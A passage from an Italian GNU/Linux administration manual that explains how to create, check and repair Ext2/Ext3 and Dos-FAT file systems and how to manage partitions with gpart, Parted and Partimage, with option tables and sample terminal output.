Opzione	Descrizione
-j	Richiede espressamente di generare un file system con le estensioni Ext3. La lettera «j» sta per *journal*.
-b ***dimensione_del_blocco***	Permette di definire la dimensione dei blocchi, espressa in byte. La lettera «b» sta per *block*.
-c	Prima di creare il file system controlla i blocchi in modo da isolare quelli difettosi. Il controllo viene eseguito in sola lettura. La lettera «c» sta per *check*.

Opzione	Descrizione
`-i` ***byte_per_inode***	Definisce il rapporto byte/inode. '**`mke2fs`**' crea un inode a ogni intervallo stabilito espresso in byte. Il valore predefinito è di 4 Kibyte (4096 byte) e non può essere inferiore a 1 Kibyte (1024 byte). La lettera «i» sta per *inode*.
`-q`	Esegue l'operazione senza emettere informazioni di alcun tipo, in modo da poter essere utilizzato agevolmente all'interno di script. La lettera «q» sta per *quiet*.
`-S`	Scrive solo il superblocco e il descrittore di gruppo. Ciò può essere utile se, sia il superblocco principale, sia quelli di riserva, sono rovinati e si intende tentare, come ultima risorsa, un recupero dei dati. In questo modo, la tabella degli inode e altre informazioni non vengono modificate. Subito dopo è necessario utilizzare il programma '**`e2fsck`**' (165.2.3), ma non c'è alcuna garanzia che il recupero funzioni. La lettera «S» sta per *superblock*.

Segue la descrizione di alcuni esempi.

- `# `**`mkfs.ext3 /dev/hda2`** [*Invio*]

  Crea un file system Ext3 nella partizione a cui si riferisce il file di dispositivo '`/dev/hda2`', determinandone automaticamente la dimensione.

- `# `**`mkfs.ext3 -c /dev/hda2`** [*Invio*]

  Crea un file system Ext3 nella partizione a cui si riferisce il file di dispositivo '`/dev/hda2`', determinandone automaticamente la dimensione, procedendo inizialmente con un controllo dell'integrità della partizione.

Si veda la pagina di manuale *mke2fs(8)* per avere maggiori dettagli sull'uso di questo programma.

165.1.10 Utilizzo di «mkdosfs» e «mkfs.msdos»

Il programma '**`mkdosfs`**'[9] permette di creare un file system Dos-FAT. Può essere usato per tutti i tipi di unità a disco, compresi i dischetti.

`mkdosfs` [***opzioni***] ***dispositivo*** [***dimensione_in_blocchi***]

`mkfs.msdos` [***opzioni***] ***dispositivo*** [***dimensione_in_blocchi***]

Tabella 165.9. Alcune opzioni.

Opzione	Descrizione
`-c`	Prima di creare il file system controlla i blocchi in modo da isolare quelli difettosi. Il controllo viene eseguito in sola lettura. La lettera «c» sta per *check*.
`-i` ***numero_id***	Permette di specificare il numero di identificazione. Si tratta di un numero a 32 bit, rappresentato in esadecimale (precisamente si tratta di otto cifre esadecimali), che diversamente verrebbe determinato in base alla data. La lettera «i» sta per *id* (*identity*).
`-I`	Quando si utilizzano dischi paragonabili a dischi fissi, con questa opzione è consentito inizializzare un disco intero che non sia diviso in partizioni.
`-C`	Consente di creare e inizializzare un file-immagine. Quando si utilizza questa opzione è indispensabile fornire la dimensione in blocchi alla fine della riga di comando. La lettera «C» sta per *create*.

L'esempio seguente crea un file system Dos-FAT nel dischetto inserito nella prima unità, dopo aver controllato la sua superficie e determinando automaticamente la dimensione in blocchi:

`#` **`mkdosfs -c /dev/fd0`** [*Invio*]

Si veda anche la pagina di manuale *mkdosfs(8)* per avere maggiori dettagli.

165.1.11 Utilizzo di «mkfs»

Il programma '**`mkfs`**' [10] serve a rendere uniforme l'utilizzo degli altri programmi specifici per la creazione dei vari tipi di file system. In questi casi si può parlare anche di programma frontale oppure si usa il termine inglese *front-end*.

`mkfs` [`-t` ***tipo_di_file_system***] [***opzioni_specifiche***] ***dispositivo*** [***dimensione_in_blocchi***]

L'opzione '**`-t`**' serve per specificare il tipo di file system da creare, in questo modo '**`mkfs`**' sa a quale programma deve rivolgersi. Le opzioni specifiche dipendono dal tipo di file system, ovvero dal programma che si prende cura effettivamente dell'inizializzazione.

Segue la descrizione di alcuni esempi.

- `#` **`mkfs -t msdos -c /dev/fd0`** [*Invio*]

  Crea un file system Dos-FAT nel dischetto inserito nella prima unità, dopo aver controllato la sua superficie e determinando automaticamente la dimensione in blocchi.

- `#` **`mkfs -t ext2 -c /dev/fd0 1440`** [*Invio*]

  Crea un file system Ext2 nel dischetto inserito nella prima unità, dopo aver controllato la sua superficie. La dimensione in blocchi viene indicata in modo esplicito.

165.2 Controllo dei file system

I dati contenuti all'interno di un file system sono organizzati in una struttura articolata e delicata. A volte, specie se succedono incidenti, conviene controllare questa struttura attraverso un programma che si occupa di risistemare le cose.

Tutte queste operazioni vengono svolte facendo riferimento ai file di dispositivo relativi. Di conseguenza, possono essere compiute solo dagli utenti che hanno i permessi di accesso necessari per il tipo di operazione da compiere.

165.2.1 Utilizzo di «disktype»

Il programma '**disktype**' [11] permette di individuare facilmente le caratteristiche di un disco, comprese le partizioni presenti ed eventualmente il tipo di file system contenuto. Si utilizza senza opzioni:

```
disktype file...
```

I file da indicare come argomento di '**disktype**' possono essere file di dispositivo, oppure file-immagine di un qualche disco. Vengono mostrati alcuni esempi molto semplici, che dovrebbero rendere l'idea delle informazioni che si possono ottenere con questo programma:

disktype /dev/hdb [*Invio*]

```
--- /dev/hdb
Block device, size 76.34 GiB (81964302336 bytes)
GRUB boot code, compat version 3.2, boot drive 0xff
DOS partition map
Partition 1: 8.066 GiB (8661187584 bytes, 16916382 sectors from 63)
  Type 0x82 (Linux swap / Solaris)
  Linux swap, version 2, subversion 1, 4 KiB pages, little-endian
    Swap size 8.066 GiB (8661176320 bytes, 2114545 pages of 4 KiB)
Partition 2: 13.04 GiB (13999426560 bytes, 27342630 sectors from 16916445)
  Type 0x83 (Linux)
  Ext3 file system
    UUID 6137A3BD-D45C-46ED-ACF2-668046292FEC (DCE, v4)
    Volume size 13.04 GiB (13999423488 bytes, 3417828 blocks of 4 KiB)
Partition 3: 21.10 GiB (22652421120 bytes, 44243010 sectors from 44259075)
  Type 0x83 (Linux)
  Ext3 file system
    UUID 316F72A3-3501-4260-A438-8873608E4CC4 (DCE, v4)
    Volume size 21.10 GiB (22652420096 bytes, 5530376 blocks of 4 KiB)
Partition 4: 34.13 GiB (36643622400 bytes, 71569575 sectors from 88502085)
  Type 0x83 (Linux)
  Ext3 file system
    UUID CFDEA76D-72E4-4775-81C8-2860FBAB2037 (DCE, v4)
    Volume size 34.13 GiB (36641439744 bytes, 8945664 blocks of 4 KiB)
```

disktype /dev/sr0 [*Invio*]

```
--- /dev/sr0
Block device, size 158.2 MiB (165918720 bytes)
CD-ROM, 1 track, CDDB disk ID 02043801
Track 1: Data track, 158.2 MiB (165918720 bytes)
  ISO9660 file system
    Volume name "nanoLinux II"
    Application "nanoLinux II"
    Data size 158.2 MiB (165918720 bytes, 81015 blocks of 2 KiB)
    El Torito boot record, catalog at 79733
      Bootable non-emulated image, starts at 79736, preloads 2 KiB
```

165.2.2 Utilizzo di «dumpe2fs»

Il programma '**dumpe2fs**'[12] consente di avere un buon numero di informazioni relative al file system Second-extended (Ext2 o Ext3) contenuto in un certo file di dispositivo.

dumpe2fs [*opzioni*] *file_di_dispositivo*

Tra le altre cose, il programma '**dumpe2fs**' può essere utile per localizzare le copie di sicurezza del superblocco:

dumpfs /dev/md1 [*Invio*]

```
…
First block:              0
Block size:               4096
Fragment size:            4096
…
Group 0: (Blocks 0-32767)
  Primary superblock at 0, Group descriptors at 1-1
  Reserved GDT blocks at 2-370
  Block bitmap at 371 (+371), Inode bitmap at 372 (+372)
  Inode table at 373-875 (+373)
  0 free blocks, 16085 free inodes, 2 directories
  Free blocks:
  Free inodes: 12-16096
Group 1: (Blocks 32768-65535)
  Backup superblock at 32768, Group descriptors at 32769-32769
  Reserved GDT blocks at 32770-33138
  Block bitmap at 33139 (+371), Inode bitmap at 33140 (+372)
  Inode table at 33141-33643 (+373)
  30976 free blocks, 16096 free inodes, 0 directories
  Free blocks: 34560-65535
  Free inodes: 16097-32192
…
```

```
Group 3: (Blocks 98304-131071)
  Backup superblock at 98304, Group descriptors at 98305-98305
  Reserved GDT blocks at 98306-98674
  Block bitmap at 98675 (+371), Inode bitmap at 98676 (+372)
  Inode table at 98677-99179 (+373)
  31892 free blocks, 16096 free inodes, 0 directories
  Free blocks: 99180-131071
  Free inodes: 48289-64384
…
```

Si veda anche la pagina di manuale *dumpe2fs(8)* per avere maggiori indicazioni sull'uso del programma.

165.2.3 Utilizzo di «e2fsck», «fsck.ext2» e «fsck.ext3»

Il programma '**`e2fsck`**'[13] permette di eseguire un controllo in un file system di tipo Ext2 e Ext3, applicando le correzioni ritenute necessarie. In generale, è opportuno che il file system da controllare non sia innestato, o almeno, se è innestato, è necessario che sia accessibile in sola lettura.[14]

`e2fsck` [***opzioni***] ***dispositivo***

`fsck.ext2` [***opzioni***] ***dispositivo***

`fsck.ext3` [***opzioni***] ***dispositivo***

Tabella 165.13. Alcune opzioni.

Opzione	Descrizione
`-b` ***superblocco***	Indica un superblocco alternativo al primo. Questa opzione si utilizza quanto il superblocco principale è danneggiato e si vuole tentare l'accesso al file system attraverso le informazioni contenute in una delle copie del superblocco. L'indirizzo dei superblocchi di scorta può essere determinato con l'ausilio del programma '**`dumpe2fs`**', ma generalmente, ammesso che il file system sia organizzato in blocchi da 4 Kibyte (4096 byte), l'indirizzo della prima copia di sicurezza del superblocco è 32768. La lettera «b» sta per *backup*.
`-c`	Avvia a sua volta il programma '**`badblocks`**' in modo da ricercare e segnare eventuali blocchi difettosi. La lettera «c» sta per *check*.
`-f`	Forza il controllo anche se il file system sembra in ordine (un file system che sembra non contenere errori viene definito «pulito»: *clean*). La lettera «f» sta per *force*.

Opzione	Descrizione
`-F`	Prima di procedere, fa in modo di scaricare la memoria cache del file system su cui si vuole intervenire. La lettera «F» sta per *flush*.
`-n`	Esegue il controllo in sola lettura, rispondendo automaticamente '**n**' (no), a tutte le domande che potrebbero essere fatte.
`-p`	Ripara automaticamente il file system senza fare alcuna domanda. La lettera «p» sta per *preen*.
`-y`	Risponde automaticamente '**y**' (*yes*), a tutte le domande che potrebbero essere fatte, in modo da permetterne l'utilizzo non interattivo attraverso uno script.

Segue la descrizione di alcuni esempi.

- `#` **`fsck.ext3 /dev/hda2`** [*Invio*]

  Verifica il file system contenuto nella partizione a cui si riferisce il file di dispositivo '`/dev/hda2`'.

- `#` **`fsck.ext3 -f /dev/hda2`** [*Invio*]

  Verifica in ogni caso il file system contenuto nella partizione a cui si riferisce il file di dispositivo '`/dev/hda2`'.

- `#` **`fsck.ext3 -f -b 32768 /dev/hda2`** [*Invio*]

  Verifica in ogni caso il file system contenuto nella partizione a cui si riferisce il file di dispositivo '`/dev/hda2`', utilizzando però le informazioni del superblocco di scorta contenuto a partire dal blocco numero 32768.

Si veda la pagina di manuale *e2fsck(8)* per conoscere meglio l'uso di questo programma.

165.2.4 Utilizzo di «dosfsck» e «fsck.msdos»

Il programma '**`dosfsck`**' [15] permette di eseguire il controllo di un file system di tipo Dos-FAT e di applicare le correzioni ritenute necessarie. In generale, è opportuno che il file system da controllare non sia innestato.[16]

```
dosfsck [opzioni] dispositivo
```

```
fsck.msdos [opzioni] dispositivo
```

Tabella 165.14. Alcune opzioni.

Opzione	Descrizione
`-a`	Esegue automaticamente la riparazione del file system. Se esiste più di una possibilità per eseguire una correzione, viene scelta la meno distruttiva. La lettera «a» sta per *automatic*.
`-r`	Esegue la riparazione del file system in modo interattivo, richiedendo all'utente la scelta sul tipo di correzione da attuare quando esiste più di una scelta. La lettera «r» sta per *repair*.
`-t`	Marca i *cluster* illeggibili come difettosi. La lettera «t» sta per *tag*.

Per conoscere maggiori dettagli conviene consultare la pagina di manuale *dosfsck(8)*.

165.2.5 Utilizzo di «fsck»

Il programma '**`fsck`**' rende uniforme l'utilizzo dei programmi specifici per il controllo e la correzione dei vari tipi di file system. Si tratta di un programma frontale.

fsck [***opzioni***] [-t ***tipo_di_fs***] [***opzioni_specifiche***] ***dispositivo***...

L'opzione '**`-t`**' serve per specificare il tipo di file system da analizzare, in questo modo '**`fsck`**' sa a quale programma deve rivolgersi. Le opzioni specifiche dipendono dal tipo di file system, ovvero dal programma che si prende cura effettivamente dell'operazione.

Si veda anche la pagina di manuale *fsck(8)*.

165.2.6 La directory «lost+found»

Nei file system Second-extended (Ext2 o Ext3) si incontra normalmente la directory vuota '`/lost+found/`', creata automaticamente nel momento della creazione del file system stesso. Questa directory non deve essere usata dagli utenti e deve rimanere a disposizione per i programmi che eseguono il controllo del file system, perché al suo interno vengono collocati i file che emergono in fase di correzione di un file system danneggiato, quando questi non possono essere attribuiti alla loro posizione originale. Naturalmente, l'utente che esegue questi controlli e trova file all'interno della directory '`/lost+found/`', dovrebbe cercare di capire di cosa si tratta ed eventualmente di ricollocarli nelle loro posizioni appropriate nella gerarchia del file system.

165.3 Gestione di file system NTFS

Allo stato attuale, la gestione di un file system NTFS attraverso un sistema GNU/Linux è ancora incompleta. Pertanto, si usano strumenti particolari per accedere a questo tipo di file system. Data la diffusione del file system NTFS e, di conseguenza, la necessità frequente di convivere con questo, vale la pena di conoscere cosa si può fare concretamente attraverso un sistema GNU/Linux.

Il pacchetto di programmi NTFSprogs,[17] raccoglie una serie di strumenti per l'accesso ai file system NTFS (senza che questo sia stato innestato). L'utilizzo di alcuni di questi programmi viene descritto brevemente nella tabella 165.15.

Tabella 165.15. Strumenti di NTFSprogs.

Modello sintattico	Descrizione
`mkntfs` [*opzioni*] *dispositivo* [*n_settori*] `mkfs.ntfs` [*opzioni*] *dispositivo* [*n_settori*]	Crea un file system NTFS nel disco o nella partizione corrispondente al file di dispositivo specificato.
`ntfsresize` [*opzioni*] `--info` *dispositivo* `ntfsresize` [*opzioni*] `--size` *dimensione* *dispositivo*	Verifica o modifica la dimensione della partizione; il valore della dimensione è espresso in byte.

165.4 Compatibilità dei nomi tra un file system e l'altro

Un problema comune quando si vogliono copiare dati in un file system diverso da quello solito, consiste nel verificare se ci possono essere problemi con i nomi usati per i file e le directory. Un programma molto semplice permette di verificare la compatibilità dei nomi con un file system di tipo Dos-FAT (con nomi «8.3») e SYSV (al massimo di 14 caratteri):

```
doschk nome_file...
```

```
echo nome_file... | doschk
```

Per comprendere il funzionamento di '**`doschk`**' [18] è sufficiente un esempio:

`$` **`ls | doschk`** [*Invio*]

```
The following files are not valid DOS file names:
home.html.bak - too many dots
hw-mb-pci-msi-ms5169-1998-legenda.pnm.gz - too many dots
prova.fig.bak - too many dots

The following resolve to the same DOS file names:
HOME.HTM        : home.html
                  home.html.bak
MAIL            : Mail
                  mail
PROVA.FIG       : prova.fig
                  prova.fig.bak

The following file names are too long for SysV:
blick-electric : blick-electric.gif
contratti-inte : contratti-internet
hw-mb-pci-msi- : hw-mb-pci-msi-ms5169-1998-legenda.pnm.gz
```

[1] **util-linux: fdformat** GNU GPL

[2] **Linux floppy utilities** GNU GPL

[3] **E2fsprogs** GNU GPL

[4] **util-linux: fdisk** GNU GPL

[5] **GNU fdisk** GNU GPL

[6] **util-linux: cfdisk** GNU GPL

[7] **util-linux: sfdisk** GNU GPL

[8] **E2fsprogs** GNU GPL

[9] **Mkdosfs** GNU GPL

[10] **util-linux: mkfs** GNU GPL

[11] **Disktype** software libero con licenza speciale

[12] **E2fsprogs** GNU GPL

[13] **E2fsprogs** GNU GPL

[14] Quando ci si trova a dover controllare il file system principale del sistema in funzione, in mancanza di altro, si fanno terminare tutti i processi che non sono indispensabili, quindi si reinnesta il file system principale in sola lettura ('**`mount -o remount,ro /`**'). Tuttavia, dopo il controllo, dal momento che questo modifica il file system, non conviene ripetere il reinnesto in lettura e scrittura, dato che il sistema potrebbe continuare a ignorare tali modifiche; pertanto, piuttosto è bene riavviare il sistema.

[15] **Dosfsck** GNU GPL

[16] '**`dosfsck`**' non è un programma che viene installato in modo predefinito dalle distribuzioni, per cui, nella maggior parte dei casi occorre provvedere direttamente per questo.

[17] **NTFSprogs** GNU GPL

[18] **Doschk** GNU GPL

Capitolo 166

Memoria di massa: gestione delle partizioni

Le partizioni che contengono già un file system, possono essere rimaneggiate attraverso l'uso di strumenti specializzati per la loro copia, per lo spostamento e per il ridimensionamento. Tali strumenti sono utili quando sono in grado di tenere conto del tipo di file system e di fare tutti gli adattamenti necessari di conseguenza.

Tabella 166.1. Riepilogo dei programmi comuni per la gestione delle partizioni che ospitano già dei dati.

Nome	Descrizione
'**gpart**'	Ricostruzione della suddivisione in partizioni.
'**parted**'	Gestione completa delle partizioni.
'**partimage**'	Archiviazione e ripristino delle partizioni.

166.1 Gpart

Il programma '**gpart**' [1] consente di scandire un disco o un file-immagine per ricostruire la sua suddivisione in partizioni:

```
gpart [opzioni] file_di_dispositivo
```

```
gpart -C cilindri,testine,settori -g [altre_opzioni] file_immagine
```

Per poter fornire informazioni corrette, il programma deve conoscere la geometria del disco da controllare, cosa che ottiene normalmente dal sistema operativo; tuttavia, quando il valore ottenuto automaticamente non è valido, oppure quando si tratta di un file-immagine, tale informazione deve essere fornita attraverso le opzioni della riga di comando, come si vede nel modello proposto a proposito della lettura di un file-immagine.

Si osservi che la ricerca eseguita da '**gpart**' è più semplice e più attendibile se la suddivisione in partizioni del disco da scandire non prevede la presenza di partizioni «logiche»; in pratica, va meglio se ci sono solo partizioni primarie, che si annotano nel primo settore di avvio.

Viene mostrato un solo esempio, molto semplice, di un disco che ha una tabella delle partizioni coerente con la suddivisione reale; per un approfondimento dell'uso del programma si può consultare la pagina di manuale *gpart(8)*.

gpart /dev/hdb [*Invio*]

Si richiede la scansione del secondo disco ATA; in questo caso si ottiene il risultato seguente:

```
Begin scan...
Possible partition(Linux swap), size(8259mb), offset(0mb)
Possible partition(Linux ext2), size(13350mb), offset(8259mb)
Possible partition(Linux ext2), size(21603mb), offset(21610mb)
Possible partition(Linux ext2), size(34944mb), offset(43213mb)
End scan.
```

```
Checking partitions...
Partition(Linux swap or Solaris/x86): primary
Partition(Linux ext2 filesystem): primary
Partition(Linux ext2 filesystem): primary
Partition(Linux ext2 filesystem): primary
Ok.

Guessed primary partition table:
Primary partition(1)
   type: 130(0x82)(Linux swap or Solaris/x86)
   size: 8259mb #s(16916376) s(63-16916438)
   chs:  (0/1/1)-(1023/15/63)d (0/1/1)-(16782/2/57)r

Primary partition(2)
   type: 131(0x83)(Linux ext2 filesystem)
   size: 13350mb #s(27342624) s(16916445-44259068)
   chs:  (1023/15/63)-(1023/15/63)d (16782/3/1)-(43907/12/57)r

Primary partition(3)
   type: 131(0x83)(Linux ext2 filesystem)
   size: 21603mb #s(44243008) s(44259075-88502082)
   chs:  (1023/15/63)-(1023/15/63)d (43907/13/1)-(87799/10/61)r

Primary partition(4)
   type: 131(0x83)(Linux ext2 filesystem)
   size: 34944mb #s(71565312) s(88502085-160067396)
   chs:  (1023/15/63)-(1023/15/63)d (87799/11/1)-(158797/0/21)r
```

166.2 Parted

La gestione delle partizioni di un disco, in un sistema GNU/Linux, può essere fatta con Parted, [2] che consente anche il loro spostamento, il ridimensionamento e l'inizializzazione, con i file system comuni nei sistemi GNU/Linux. L'utilizzo di Parted richiede comunque una buona conoscenza del problema e di conseguenza conviene prima fare esperienza con gli strumenti tradizionali.

Per svolgere il suo compito, Parted richiede di specificare inizialmente il file di dispositivo corrispondente al disco nel quale vanno gestite le partizioni (può trattarsi anche di un file-immagine che rappresenta un disco suddiviso o da suddividere in partizioni); successivamente, attraverso dei comandi si fa riferimento alle partizioni indicando un numero, che rappresenta precisamente il numero secondario (*minor number*) del file di dispositivo corrispondente. Per esempio, volendo fare riferimento a una partizione, il cui file di dispositivo è normalmente '`/dev/hda2`', con i comandi di Parted si deve specificare il numero 2, che corrisponde al numero secondario di tale file:

$ **`ls -l /dev/hda2`** [*Invio*]

```
brw-rw----  1 root disk 3, 2 2005-01-01 13:15 /dev/hda2
```

Parted si avvia attraverso l'eseguibile '**`parted`**', che ha due modalità di funzionamento: una interattiva e l'altra no.

```
parted [opzioni] [file_di_dispositivo]
```

```
parted [opzioni] file_di_dispositivo comando_e_argomenti
```

Nel primo modello sintattico si vede l'avvio di Parted per funzionare in modo interattivo; nel secondo, aggiungendo in coda il comando desiderato, il programma smette di funzionare al termine dell'esecuzione dello stesso.

È da osservare che il file di dispositivo, che appare formalmente come facoltativo nella riga di comando, serve a specificare su quale disco si intende lavorare; se non viene specificato all'avvio, occorre poi usare il comando '**`select`**' per indicarlo durante il funzionamento in modalità interattiva.

Le opzioni previste per l'avvio di Parted sono utili sono in poche occasioni; in particolare, merita di essere ricordata solo l'opzione '**`-s`**', ovvero '**`--script`**', con la quale si vuole precisare che il programma non deve tentare di interagire con l'utente (presumibilmente perché viene avviato all'interno di uno script.

Diversi comandi di Parted fanno riferimento a una porzione del disco, individuata come un punto iniziale e un punto finale. Per delimitare questi intervalli, si fa riferimento a dimensioni espresse in mebibyte (simbolo «Mibyte», ovvero multipli di 1048576 byte). Al contrario, con programmi tradizionali per la gestione delle partizioni, si deve fare riferimento ai cilindri, ma questo approccio è stato evitato volutamente nella realizzazione del programma.

Tabella 166.4. Alcuni comandi di Parted.

Comando	Descrizione
`quit`	Termina il funzionamento del programma.
`help` [*comando*]	Mostra l'elenco dei comandi disponibili, oppure mostra la sintassi del comando specificato.
`select` *file*	Seleziona l'oggetto su cui intervenire; potrebbe trattarsi di un file di dispositivo che fa riferimento a un disco, oppure un file-immagine di un disco. In ogni caso, con questo comando, si individua qualcosa che viene suddiviso in partizioni.
`print`	Mostra l'elenco delle partizioni presenti nell'oggetto selezionato (già nella riga di comando oppure attraverso il comando '**`select`**').

Comando	Descrizione
`mklabel loop`|`msdos`|`pc98`|...	Crea una tabella di partizioni secondo lo schema specificato dall'argomento del comando. La parola chiave '**`loop`**' fa riferimento a un disco senza tabella di partizioni; il tipo '**`pc98`**' è una versione un po' più evoluta della tabella tradizionale per sistemi Dos. Sono disponibili altre parole chiave per altrettante tabelle di partizione differenti, che però sono state omesse nel modello.
`mkpart` ***tipo*** [***file_system***] ***inizio*** ***fine***	Crea una partizione. Il tipo è rappresentato da una parola chiave come '**`primary`**', '**`extended`**' o '**`logical`**', tenendo conto che non tutti gli schemi di partizionamento prevedono partizioni estese e logiche. Il file system, facoltativo, viene specificato con una parola chiave, come per esempio '**`ext2`**', '**`fat32`**', '**`fat16`**', '**`HFS`**', '**`linux-swap`**'.
`mkfs` ***n*** ***file_system***	Inizializza una partizione, specificata attraverso il numero secondario (***n***), con il file system indicato alla fine del comando da una parola chiave analoga a quella di '**`mkpart`**'.
`mkpartfs` ***tipo*** ***file_system*** ***inizio*** ***fine***	Crea una partizione e la inizializza. Si utilizza come il comando '**`mkpart`**', con la differenza che la partizione viene inizializzata.
`check` ***n***	Controlla che il file system contenuto nella partizione individuata dal numero secondario ***n*** sia privo di errori.
`set` ***n*** ***opzione*** `on`|`off`	Consente di attivare ('**`on`**') o disattivare ('**`off`**') una certa opzione booleana, associata alla partizione del numero secondario ***n***. Le opzioni disponibili dipendono dal tipo di schema di partizionamento usato.
`set` ***n*** `boot on`|`off`	Attiva o disattiva l'opzione di «avvio». Con i sistemi Dos, l'attivazione di questa opzione rende avviabile la partizione relativa.
`set` ***n*** `lba on`|`off`	Attiva o disattiva l'opzione con cui si specifica che lo schema di accesso al disco è di tipo LBA (*Linear block addressing*).

Comando	Descrizione
`resize` ***n*** ***inizio*** ***fine***	Ridimensiona la partizione individuata dal numero secondario ***n***, in modo che inizi e finisca nell'intervallo indicato. Il ridimensionamento può avvenire solo se la partizione contiene un file system compatibile, tenendo conto che in alcuni casi, può essere impossibile modificare il punto di inizio della partizione, rispetto alla sua collocazione precedente.
`move` ***n*** ***inizio*** [***fine***]	Sposta la partizione individuata dal numero secondario ***n***, in modo che inizi e finisca nell'intervallo indicato. Se la posizione finale viene indicata, si ottiene un ridimensionamento della partizione, altrimenti questa rimane tale e quale. Con alcuni file system è necessario che la destinazione sia più grande dell'origine.
`rm` ***n***	Cancella la partizione individuata dal numero secondario ***n*** (temporaneamente il contenuto della partizione rimane presente, anche se non più raggiungibile). Si osservi che in alcuni casi, la cancellazione di una partizione provoca la rinumerazione di quelle successive.
`cp` ***m*** ***n*** `cp` ***file_origine*** ***m*** ***n***	Copia la partizione ***m*** nella partizione ***n***. Nel secondo modello, si specifica il file, o il file di dispositivo, che contiene la partizione di origine, così da consentire la copia da un disco diverso o da un file-immagine diverso.

I comandi di Parted sono «semplici», ma richiedono la conoscenza di ciò che si sta facendo, soprattutto delle caratteristiche dello schema di partizionamento utilizzato. Tanto per fare un esempio, il comando '**`mkpart`**' richiede, eventualmente, l'indicazione di un tipo di file system, ma questa informazione serve in modo indiretto, per determinare il codice da attribuire al tipo di partizione. Per esempio, se con il comando '**`mkpart`**' si indicasse un file system di tipo '**`ext3`**', si otterrebbe una partizione di tipo 83_{16}, ovvero di tipo «Linux».

Vengono descritti alcuni esempi, che fanno parte di una sequenza coerente di operazioni, dove Parted viene usato in modo interattivo. Questi esempi non esauriscono le potenzialità di Parted; per maggiori dettagli e per conoscere lo stato dello sviluppo di questo programma, occorre fare riferimento alla documentazione originale.

- `#` **`parted /dev/sda`** [*Invio*]

  Si avvia il programma specificando di intervenire con i comandi nel disco corrispondente al file di dispositivo '`/dev/sda`'.

```
GNU Parted 1.6.11 with HFS shrink patch 12.5
Copyright (C) 1998 - 2004 Free Software Foundation, Inc.
This program is free software, covered by the GNU General Public License.

This program is distributed in the hope that it will be useful, but WITHOUT ANY
WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.  See the GNU General Public License for more details.

Using /dev/sda
```

Inizia quindi il funzionamento interattivo di Parted, caratterizzato dall'invito seguente:

```
(parted)
```

- `(parted)` **`mklabel msdos`** [*Invio*]

  Crea uno schema di partizionamento conforme a quello usato dal sistema operativo Dos.

- `(parted)` **`mkpartfs primary fat16 0 100`** [*Invio*]

  Crea una partizione primaria con un file system di tipo Dos-FAT 16, dall'inizio (zero) fino ai primi 100 Mibyte circa. La partizione viene inizializzata.

- `(parted)` **`print`** [*Invio*]

  Mostra lo stato attuale delle partizioni:

```
Disk geometry for /dev/sda: 0.000-158.277 megabytes
Disk label type: msdos
Minor    Start       End     Type      Filesystem  Flags
1          0.016    100.000  primary   fat16       lba
```

- `(parted)` **`mkpartfs primary ext2 100 159`** [*Invio*]

  Crea una partizione primaria di tipo Ext2, subito dopo i primi 100 Mibyte, fino a raggiungere la posizione di 159 Mibyte circa. Questo esempio è collegato a quelli precedenti, pertanto la seconda partizione occupa tutto lo spazio rimanente nel disco.

- `(parted)` **`print`** [*Invio*]

  Mostra lo stato attuale delle partizioni:

```
Disk geometry for /dev/sda: 0.000-158.277 megabytes
Disk label type: msdos
Minor    Start       End     Type      Filesystem  Flags
1          0.016    100.000  primary   fat16       lba
2        100.000    158.250  primary   ext2
```

- `(parted)` **`rm 1`** [*Invio*]

  Cancella la prima partizione.

- `(parted)` **`print`** [*Invio*]

  Mostra lo stato attuale delle partizioni:

```
Disk geometry for /dev/sda: 0.000-158.277 megabytes
Disk label type: msdos
Minor    Start       End     Type      Filesystem  Flags
2        100.000    158.250  primary   ext2
```

- (parted) **move 2 0** [*Invio*]

  Sposta la seconda partizione, nella posizione iniziale del disco, lasciando intendere che la posizione finale sia quella necessaria a contenere la dimensione originale:

  `End? [58.2495]?` [*Invio*]

```
raw block copying...
```

- (parted) **print** [*Invio*]

  Mostra lo stato attuale delle partizioni:

```
Disk geometry for /dev/sda: 0.000-158.277 megabytes
Disk label type: msdos
Minor    Start       End     Type      Filesystem  Flags
2          0.016     58.312  primary   ext2
```

- (parted) **resize 0 70** [*Invio*]

  Ingrandisce la partizione, estendendola fino ai primi 70 Mibyte circa.

- (parted) **print** [*Invio*]

  Mostra lo stato attuale delle partizioni:

```
Disk geometry for /dev/sda: 0.000-158.277 megabytes
Disk label type: msdos
Minor    Start       End     Type      Filesystem  Flags
2          0.016     70.000  primary   ext2
```

- (parted) **mkpart primary 70 159** [*Invio*]

  Crea una partizione primaria, senza specificare il tipo di file system che si vuole usare al suo interno, nello spazio rimanente del disco.

- (parted) **print** [*Invio*]

  Mostra lo stato attuale delle partizioni:

```
Disk geometry for /dev/sda: 0.000-158.277 megabytes
Disk label type: msdos
Minor    Start       End     Type      Filesystem  Flags
2          0.016     70.000  primary   ext2
1         70.000    158.250  primary
```

- (parted) **cp 2 1** [*Invio*]

  Copia la partizione 2 nella partizione 1, estendendo il file system nella destinazione.

```
raw block copying...
growing file system...
```

- (parted) **print** [*Invio*]

  Mostra lo stato attuale delle partizioni:

```
Disk geometry for /dev/sda: 0.000-158.277 megabytes
Disk label type: msdos
Minor    Start       End     Type      Filesystem  Flags
2          0.016     70.000  primary   ext2
1         70.000    158.250  primary   ext2
```

- (parted) **quit** [*Invio*]

  Termina il funzionamento del programma.

166.3 Partimage

Partimage[3] è un programma che può essere usato in modo interattivo o meno, per la copia e la riproduzione delle partizioni di un disco. In particolare, la copia di una partizione implica normalmente anche l'archiviazione del primo settore del disco (MBR).

partimage [*opzioni_e_argomenti*]

L'eseguibile '**partimage**' va avviato con i privilegi necessari per accedere alle partizioni; in pratica, va usato in qualità di utente '**root**'. Se non si usano opzioni o argomenti di alcun tipo, si ottiene un funzionamento interattivo.

Nelle sezioni successive viene mostrato l'uso di Partimage in modo interattivo; per un uso diverso, conviene consultare la pagina di manuale *partimage(1)* ed eventualmente anche *partimaged(8)* per la gestione dell'archiviazione delle partizioni attraverso la rete.

166.3.1 Archiviazione

Viene mostrato un esempio di archiviazione di una partizione in modo interattivo; per la precisione, si archivia la partizione '/dev/sda1':

partimage [*Invio*]

```
.---------------------| Partition Image 0.6.4 |---------------------.
| * Partition to save/restore                                        |
|   hdd7                                ext3fs       15.38 GiB       |
|   hdd8                                ext3fs       24.03 GiB       |
|   hdd9                                ext3fs       39.41 GiB       |
|   md0                                 ext3fs       14.42 GiB       |
| # sda1 ############################## ext3fs ##### 15.32 GiB ##    |
|   sda2                                ext3fs       53.62 GiB       |
|   sda4                                swap (v1)    7.38 GiB        |
